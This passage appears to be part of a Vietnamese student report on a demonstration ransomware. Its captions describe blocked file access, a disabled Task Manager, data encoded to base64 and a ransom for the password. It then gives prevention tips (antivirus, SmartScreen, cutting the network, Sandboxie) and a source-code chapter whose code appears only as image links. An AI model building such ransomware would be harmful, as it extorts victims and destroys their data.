
* Và tiếp theo ta sẽ không được xem nội dung file




* Ta sẽ không bật được task manager và đóng cửa sổ



* Toàn bộ dữ liệu đã bị đánh cắp và chuyển sang dạng base64







3 – Khi người dùng trả tiền cho hacker thì hacker sẽ đưa mật khảu




**2.3 Cách phòng chống**

* Chúng ta phải đảm bảo trình chống virus và smart screen luôn được bật.
* Nếu đã bật phòng chống virus của window thì khi vô tình mở virus lên window sẽ ngăn lại.
* Ngoài ra nếu ta đã lỡ bật Ransomware thì hãy nhanh tắt wifi hay ngắt mạng để ngăn không cho hacker chiếm đoạt dữ liệu
* Tải sandboxie **(**[**https://sandboxie-plus.com/**](https://sandboxie-plus.com/)**)**


****




// Hình ảnh cho ta thấy window chăn virus



//Hình ảnh cho việc dùng sandboxie để mở những file không rõ nguồn gốc







**CHƯƠNG 3 – SOURCE CODE**

**3.1 Mã kịch bản ransomware**


// hàm lấy ra toàn bộ file trong ổ đĩa




// hàm convert chuỗi thành base64




// hàm mở khóa file



